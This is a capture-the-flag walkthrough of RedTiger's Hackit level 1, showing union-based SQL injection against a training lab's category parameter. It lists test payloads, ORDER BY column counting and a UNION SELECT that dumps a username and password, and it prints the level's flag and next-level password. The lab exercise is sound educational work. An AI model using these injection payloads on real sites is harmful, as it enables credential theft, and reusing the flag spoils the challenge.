

Level 1:- Simple SQL-Injection

Any type of SQL Query that is executed in the background is vulnerable to SQL Injection. In this LAB, we will therefore attempt to exploit the Category filter in order to obtain the credentials necessary to proceed to the next level.

Consequently, the screen shot of the lab that we will work on is provided below.



The screenshot shows a web browser window with the address bar displaying `redtiger.labs.overthewire.org/level1.php`. The page content includes:

- Welcome to level 1**
- Lets start with a simple injection.
- Target: Get the login for the user Hornoxe
- Hint: You really need one? omg -_-
- Tablename: level1_users
- Category: 1
- This category does not exist!
- Username:
- Password:

In order to obtain the credentials for our target username, "Hornoxe," we must use the category filter that is visible in the screenshot above.

Let's now begin to solve the lab.

Therefore, after clicking the 1 in, we can see in the screenshot below that it is making a GET request. At this point, we must exploit the vulnerable parameter.

← → ↻ redtiger.labs.overthewire.org/level1.php?cat=1

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: [1](#)

This hackit is cool :)
My cats are sweet.
Miauw

Username:
Password:

So let's see how the application is acting as our next goal is to create a payload that will be executed concurrently with the current query in the background.

Let's test some payloads now.

1' or 1=1-- -
1" or 1=1-- -
1; or 1=1-- -
1 or 1=1-- -
1' AND 1=1-- -
1 AND 1=1-- -
1 AND 1=2-- -

In this manner, we will attempt to execute various payloads to exploit it, and if one of the payloads is successful in doing so without error, we can infer that our payload is being executed as a SQL query. Therefore, we can also execute our malicious payload in this manner.

← → ↻ Not secure | redtiger.labs.overthewire.org/level1.php?cat=1%27%20or%201=1--%20-

Gmail YouTube Maps Countdown Intro A... [CRITICAL_Bugs_Wi... CTFtime.org / All a... Online Courses - Le... (30) How To Make a...

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This category does not exist!

Username:
Password:

Our first payload is executed, as seen in the screenshot up top, informing us that "This category does not exist!"

Therefore, our payload is not properly executed.

Thus, we execute all the payloads in this manner, and the screenshot below demonstrates that some of them were successfully executed without making any errors.

← → ↻ redtiger.labs.overthewire.org/level1.php?cat=1 and 1=1-- -

Welcome to level 1

Lets start with a simple injection.


Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This hackit is cool :)
My cats are sweet.
Miau

Username:
Password:

Because cat 1 is present in the database and 1=1 is also true, we can see in the screenshot above that it was executed and gave us an output.



← → ↻ redtiger.labs.overthewire.org/level1.php?cat=1 AND 1=2-- -

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: 1

This category does not exist!

Username:
Password:

The screenshot up top that says "This category does not exist" illustrates this. It is false because cat 1 exists but 1 does not equal 2, so there is a "AND" between them. Thus, both should be true for the output to be true.

Therefore, the next task is to determine how many columns the backed query is returning.

So we can use "ORDER BY" and "SELECT" to determine the number of columns.

Thus, "ORDER BY" is being used here.


therefore, the payload would

1 ORDER BY 1--
1 ORDER BY 2--
1 ORDER BY 3--
1 ORDER BY 4--
1 ORDER BY 5--

Tutorial of ORDER BY >> <https://www.tutorialspoint.com/sql/sql-order-by.htm>

In essence, it uses a specific column to order the rows returned by the query.

I have thus executed the aforementioned payloads up until the error. As shown in the screenshots below




The screenshot shows a web browser window with the address bar displaying the URL: `redtiger.labs.overthewire.org/level1.php?cat=1 ORDER BY 1-- -`. The page content includes:

- Welcome to level 1**
- Lets start with a simple injection.
- Target: Get the login for the user Hornoxe
- Hint: You really need one? omg _-
- Tablename: level1_users
- Category: [1](#)
- This hackit is cool :)**
- My cats are sweet.
- Miau

At the bottom, there is a login form with the following fields and button:

Username:

Password:



Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe

Hint: You really need one? omg -_-

Tablename: level1_users


Category: 1

This hackit is cool :)

My cats are sweet.

Miau

Username:
Password:



Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe

Hint: You really need one? omg -_-

Tablename: level1_users

Category: 1

This category does not exist!

Username:
Password:

So in the above screenshot, you can see that instead of the data returned by the query it is displaying the "This category does not exist!" So what it is indicating? So it is indicating that the number of columns returned by the query is 4 not 5


So now we know the table name and also the username

```
table _name >> level1_users
Username >> "Hornoxe"
```

Finding the level1_users table columns that contain username and password is our next task.

Let's try that, then.

First, we determine the version to determine which database is currently in use.



← → ↻ Not secure | redtiger.labs.overthewire.org/level1.php?cat=1%20union%20select%201,2,3,version()--%20-

Gmail YouTube Maps Countdown Intro A... [CRITICAL_Bugs_Wi... CTFtime.org / All a... Online Courses - Le... (30) How To Make a... Start - Whiteboard

Welcome to level 1

Lets start with a simple injection.


Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: [1](#)

This hackit is cool :)
My cats are sweet.
Miau

3
5.5.62-0+deb8u1

Username:
Password:




We can therefore infer that MYSQL Database is in use from the above screenshot.

Let's search for the columns in the "information_schema.columns" table in the MySQL database since it contains the metadata for the columns.

therefore, the payload would

```
1 union select 1,2,3,column_name FROM information_schema.columns WHERE table_name=level1_users-- -
```



As you can see in the screenshot up top, "Some things are disabled!!!" is displayed. Therefore, we must now find a different method to identify column names.

SO Since we already know that we can choose columns for any select query's output from the table, let's apply this idea.

As you can see, I am choosing the "unknown" column in the screenshot below even though it is likely not present in the "level1_users" table.



The screenshot shows a web browser window with the address bar displaying the URL: `redtiger.labs.overthewire.org/level1.php?cat=1 UNION SELECT 1,2,3,unknown FROM level1_users-- -`. The page content includes:

- Welcome to level 1**
- Lets start with a simple injection.
- Target: Get the login for the user Hornoxe
- Hint: You really need one? omg _-
- Tablename: level1_users
- Category: 1
- This category does not exist!
- Username:
- Password:

So let's try the names of the other columns, such as username and password.

Let's create the payloads now.

```
1 UNION SELECT 1,2,username,password FROM level1_users-- -
```

← → ↻ redtiger.labs.overthewire.org/level1.php?cat=1 UNION SELECT 1,2,username,password FROM level1_users-- -

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: [1](#)

This hackit is cool :)
My cats are sweet.
Miau

Hornoxe
thatwaseasy

Username:
Password:

Therefore, we can see in the screenshot above that we correctly predicted the names of the columns as well as the login information that we desired.

As a result, "thatwaseasy" is the "Hornoxe" password.

Let's use the credentials to log in.

← → ↻ redtiger.labs.overthewire.org/level1.php?cat=1 UNION SELECT 1,2,username,password FROM level1_users-- -

Welcome to level 1

Lets start with a simple injection.

Target: Get the login for the user Hornoxe
Hint: You really need one? omg -_-
Tablename: level1_users

Category: [1](#)

This hackit is cool :)
My cats are sweet.
Miau

Hornoxe
thatwaseasy

You made it!

You can raise your wechall.net score with this flag: 27cbddc803ecde822d87a7e8639f9315

The password for the next level is: **passwords_will_change_over_time_let_us_do_a_shitty_rhyme**

As you can see, we have the key to the subsequent level.

Thank you I hope you got to learn something out of it.